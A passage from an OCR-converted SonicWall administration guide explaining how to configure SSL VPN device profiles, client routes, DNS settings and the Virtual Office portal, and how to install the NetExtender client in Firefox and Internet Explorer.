8 In the **Ending IP Address** field, type in the highest IP address in the range you want to use.

9 Click **Add**. When the address object has been added, a message displays:



10 Optionally, repeat Step 4 through Step 9 to create an address object for an IPv6 address range.

11 Click **Close**.

Configuring the Default Device Profile


To configure general settings, client routes, and client settings for DNS or NetExtender, refer to the following:

- Configuring Device Profile Settings
- Configuring Client Routes
- Configuring Client Settings

Configuring Device Profile Settings

To configure the basic device profile settings:

1 On the **SSL VPN > Client Settings** page, click the **Configure** icon for **Default Device Profile**. The **Edit Device Profile** dialog displays.



The **Name** and **Description** fields for the **Default Device Profile** cannot be modified, so they are dimmed.

2 Select the IPv4 Zone binding for this profile from the **Zone IPv4** drop-down menu. For Net Extender, select **SSLVPN**.

3 Select the IP Pool and Zone binding for this profile from the **Network Address IPv4** drop-down menu.

NOTE: The NetExtender client gets an IP address from this address object if it matched this profile. Select the Address Object created for the SSLVPN range.

4 Optionally, select a Zone and Network Address from the **Network Address IP V6** drop-down menu.

NOTE: The NetExtender client gets an IP address from this address object if it matched this profile. Select the Address Object created for the SSLVPN range.

5 Do one of the following:


- Click the **Client Routes** tab to proceed with the client settings configuration. See Configuring Client Routes.
- To save the settings and close the dialog, click **OK**.

Configuring Client Routes

You control the network access allowed for SSL VPN users through settings on the **Client Routes** tab. The NetExtender client routes are passed to all NetExtender clients and are used to govern which private networks and resources remote users can access via the SSL VPN connection.

To configure the Client Route settings:

1 Click the **Client Routes** tab of the **Edit Device Profile** dialog.



2 From the **Tunnel All Mode** drop-down menu, select **Disabled** or **Enabled**.

NOTE: To pass the traffic from SSL VPN to WAN, an **SSL VPN > WAN** access rule is added automatically.

3 In the **Networks** list, select all networks and subnets to be used for client routes:

- A single entry at a time, and then clicking the **Right Arrow** button for each entry.
- Multiple entries by clicking an entry, pressing the **Ctrl** key, scrolling to another entry until all are selected, and then clicking the **Right Arrow** button.
- A group of entries by clicking the first entry, pressing the **Shift** key, and clicking the last entry in the group and then clicking the **Right Arrow** button.

4 When all the desired networks and subnets are move to the **Client Routes** list, do one of these:


- Click the **Client Routes** tab to proceed with the client settings configuration. See Configuring Client Settings.
- To save the settings and close the dialog, click **OK**.

Configuring Client Settings

NetExtender client settings are configured in the **Edit Device Profile** dialog.

To configure Client Settings:

1 Click the **Client Settings** tab on the **Edit Device Profile** dialog.



2 In the **DNS Server 1** field, either:

- Enter the IP address of the primary DNS server.
- Click the **Default DNS Settings** button to use the default settings for both **DNS Server 1** and **DNS Server 2** fields.

NOTE: Both IPv4 and IPv6 are supported.

3 (Optional) In the **DNS Server 2** field, enter the IP address of the backup DNS server.

4 (Optional) In the **DNS Search List (in order)** field:

a Enter the DNS address.

b Click the **Add** button. The DNS address is added to the list.

c Repeat Step a and Step b for each DNS to be added to the search list.

5 (Optional) In the **WINS Server 1** field, enter the IP address of the primary WINS server.

NOTE: Only IPv4 is supported for **WINS Server 1** and **WINS Server 2**.

6 (Optional) In the **WINS Server 2** field, enter the IP address of the backup WINS server.

7 In the **NetExtender Client Settings** section, select **Enabled** or **Disabled** (default) for the options you want:

- **Enable Client Autoupdate** - The NetExtender client checks for updates every time it is launched.
- **Exit Client After Disconnect** - The NetExtender client exits when it becomes disconnected from the SSL VPN server. To reconnect, users have to either return to the SSL VPN portal or launch NetExtender from their Programs menu.
- **Uninstall Client After Disconnect** - The NetExtender client automatically uninstalls when it becomes disconnected from the SSL VPN server. To reconnect, users have to return to the SSL VPN portal.
- **Create Client Connection Profile** - The NetExtender client creates a connection profile recording the SSL VPN Server name, the Domain name, and, optionally, the username and password.

8 From the **User Name & Password Caching** drop-down menu, select:

- **Allow saving of user name only** (default)
- **Allow saving of user name & password**
- **Prohibit saving of user name & password**

This option provides flexibility in allowing users to cache their user names and passwords in the NetExtender client and enable you to balance security needs against ease of use for users.

9 When finished on all tabs, click **OK**.


Configuring L3 SSL VPN for SonicPoint Layer 3 Management

Layer 3 management of SonicPoints requires SSL VPN. This section describes how to configure the Layer 3 settings in a SonicPoint device profile.

To configure the SonicPoint L3 Settings for the Default Device Profile:

1 Navigate to the **SSL VPN > Client Settings** page.


2 In the **SonicPoint L3 Management Default Device Profile** section, click the **Configure** icon. The **Edit Device Profile** dialog displays.



The **Name** and **Description** fields for the **Default Device Profile** cannot be modified, so they are dimmed.

3 Configure the Settings and Client Routes options as described in Configuring Device Profile Settings and Configuring Client Routes respectively.

4 Click the **SP L3 Settings** tab.




5 From the **WLAN Tunnel Interface** drop-down menu, select the corresponding WLAN Tunnel interface for SonicPoint SSL VPN management.

6 Click **OK**.

Configuring the Virtual Office Web Portal

SSL VPN > Portal Settings

The **SSL VPN > Portal Settings** page is used to configure the appearance and functionality of the SSL VPN Virtual Office web portal. The Virtual Office portal is the website that uses log in to launch NetExtender. You can customize the Virtual Office web portal to match any existing company website or design style.



Topics:


- Configuring Portal Settings
- Customizing the Virtual Office Portal Logo

Configuring Portal Settings

Topics:

Configuring the Virtual Office Login Portal

These options customize what the user sees when attempting to log in:

- **Portal Site Title** - Enter the text displayed in the top title of the web browser in this field. The default is **SonicWALL - Virtual Office**.
- **Portal Banner Title** - Enter the text displayed next to the logo at the top of the page in this field. The default is **Virtual Office**.
- **Home Page Message** - Enter the HTML code that is displayed above the NetExtender icon. To:
  - See how the message displays, click the **Preview** 

button to launch a pop-up window that displays the HTML code.
  - Revert to the default message, click the **Example Template** 

button to launch a pop-up dialog that displays the HTML code.
- **Login Message** - Enter the HTML code that is displayed when users are prompted to log in to the Virtual Office. To
  - See how the message displays, click the **Preview** button to launch a pop-up dialog that displays the HTML code.
  - Revert to the default message, click the **Example Template** button.

Customizing Virtual Office Portal Functionality

The following options customize the functionality of the Virtual Office portal:

- **Launch NetExtender after login** - Select to launch NetExtender automatically after a user logs in. This option is not selected by default.
- **Display Import Certificate Button** - Select to display an **Import Certificate** button on the Virtual Office page. This initiates the process of importing the firewall's self-signed certificate onto the web browser. This option is not selected by default.

  NOTE: This option only applies to the Internet Explorer browser on PCs running Windows when **Use Selfsigned Certificate** is selected from the **Certificate Selection** drop-down menu on the **SSL VPN > Server Settings** page.

- **Enable HTTP meta tags for cache control recommended)** - Select to inserts into the browser HTTP tags that instruct the web browser not to cache the Virtual Office page. This option is not selected by default.

  NOTE: SonicWALL recommends enabling this option.

- **Display UTM management link on SSL VPN portal (not recommended)** – Select to display the SonicWALL appliance's management link on the SSL VPN portal. This option is not selected by default.

  IMPORTANT: SonicWALL does *not* recommend enabling this option.

Customizing the Virtual Office Portal Logo

This section allows you to customize the logo displayed at the top of the Virtual Office portal:

- **Default Portal Logo** – Displays the default portal logo:

- **Use Default SonicWALL Logo** – Select to use the SonicWALL logo supplied with the appliance. This option is not selected by default.
- **Customized Logo (Input URL of the Logo)** – Enter in this field the URL of the logo, in GIF format, you want to display.


  TIP: The logo must be in GIF format of size 155 x 36; a transparent or light background is recommended.

107

Configuring Virtual Office

SSL VPN > Virtual Office

The **SSL VPN > Virtual Office** page displays the Virtual Office web portal inside of the SonicOS UI.



Topics:

- Accessing the SonicWall SSL VPN Portal
- Using NetExtender
- Configuring SSL VPN Bookmarks
- Using SSL VPN Bookmarks
- Configuring Device Profile Settings for IPv6
- Configuring Security Attributes
- Configuring Client Routes
- Configuring Client Settings

Accessing the SonicWall SSL VPN Portal

To view the SonicWall SSL VPN Virtual Office web portal, navigate to the IP address of the SonicWall security appliance. Click the link at the bottom of the Login page that says **Click here for sslvpn login**.

Using NetExtender

Topics:

User Prerequisites

To use NetExtender, clients must meet the prerequisites described in the most recent version of the *SonicWall SRA User Guide*, available on http://www.sonicwall.com/us/en/support/3893.html.

User Configuration Tasks

SonicWall NetExtender is a software application that enables remote users to securely connect to the remote network. With NetExtender, remote users can virtually join the remote network. Users can mount network drives, upload and download files, and access resources in the same way as if they were on the local network.

Installation and Usage Instructions by Platform

Platform	Sections
Windows	Installing: • Installing NetExtender Using the Mozilla Firefox Browser • Installing NetExtender Using the Internet Explorer Browser • Installing NetExtender WAN Acceleration Client Using: • Launching NetExtender Directly from Your Computer • Configuring NetExtender Preferences • Configuring NetExtender Connection Scripts • Configuring Proxy Settings • Viewing the NetExtender Log • Disconnecting NetExtender • Upgrading NetExtender • Uninstalling NetExtender • Verifying NetExtender Operation from the System Tray
MacOS	Installing: • Installing NetExtender on MacOS Using: • Using NetExtender on MacOS
Linux	• Installing and Using NetExtender on Linux

Installing NetExtender Using the Mozilla Firefox Browser

To use NetExtender for the first time using the Mozilla Firefox browser:

1 Navigate to the IP address of the SonicWall security appliance.


2 Click the link at the bottom of the Login page that says **Click here for sslvpn login**.

3 Click the **NetExtender** button.

4 The first time you launch NetExtender, it installs the NetExtender stand-alone application automatically on your computer.

5 If a warning message is displayed in a yellow banner at the top of your Firefox banner, click the **Edit Options...** button.

6 The **Allowed Sites - Software Installation** dialog is displayed, with the address of the Virtual Office server in the **Address of web site** field.



7 Click **Allow** to allow Virtual Office to install NetExtender


8 Click **Close**.

9 Return to the **Virtual Office** window.


10 Click **NetExtender** again.

11 The **Software Installation** dialog displays. After a five second countdown, the **Install Now** button becomes active. Click it.

NetExtender is installed as a Firefox extension.



When NetExtender completes installing, the **NetExtender Status** dialog displays, indicating that NetExtender connected successfully. The **Status** tab indicates the operating state of the NetExtender client.



NOTE: Closing the dialog (clicking on the **x** icon in the upper right corner of the dialog) does not close the NetExtender session, but does minimize the dialog to the system tray for continued operation.

12 Review the following table to understand the **Status** tab in the **NetExtender Status** dialog.


NetExtender Status Dialog: Status Tab

Entry	Description
Server	Indicates the name of the server to which the NetExtender client is connected.
Client IP	Indicates the IP address assigned to the NetExtender client.
Sent	Indicates the amount of traffic the NetExtender client has transmitted since initial connection.
Received	Indicates the amount of traffic the NetExtender client has received since initial connection.

NetExtender Status Dialog: Status Tab

Entry	Description
Duration	The amount of time the NetExtender has been connected, expressed as days, hours, minutes, and seconds.
Status button	Toggles the operating state of the NetExtender client: **Connect** or **Disconnect**.

When NetExtender successfully installs, the **NetExtender** icon displays in the task bar. Mousing over the icon displays a tool tip containing the same information (except for Duration) as the NetExtender dialog.



Installing NetExtender Using the Internet Explorer Browser

SonicWall SSL VPN NetExtender is fully compatible with Microsoft Windows Vista 32-bit and 64-bit, and supports the same functionality as with other Windows operating systems.

NOTE: It may be necessary to restart your computer when installing NetExtender on Windows Vista.

Topics:


- Internet Explorer Prerequisites
- Installing NetExtender from Internet Explorer

Internet Explorer Prerequisites

It is recommended that you add the URL or domain name of your SonicWall security appliance to Internet Explorer's trusted sites list. This will simplify the process of installing NetExtender and logging in, by reducing the number of security warnings you will receive.

To add a site to Internet Explorer's trusted sites list:


1 In Internet Explorer, go to **Tools > Internet Options**. The **Internet Options** dialog displays.



2 Click on the **Security** tab.

3 Click on the **Trusted Sites** icon.

4 Click on the **Sites...** button to open the **Trusted sites** dialog.



5 Enter the URL or domain name of your SonicWall security appliance in the **Add this Web site to the zone** field.

6 Click **Add**.

7 Click **OK**. The **Internet Options** dialog displays again.

8 Click **OK**.

Installing NetExtender from Internet Explorer

To install and launch NetExtender for the first time using the Internet Explorer browser:


1 Navigate to the IP address of the SonicWall security appliance.

2 Click the link at the bottom of the **Login** page that says **Click here for sslvpn login**.


3 Click the **NetExtender** button.

4 The first time you launch NetExtender, you must add the SSL VPN portal to your list of trusted sites. If you have not done so, this message displays:

5 Click **Instructions to add SSL VPN server address into trusted sites** for help. The instructions display.



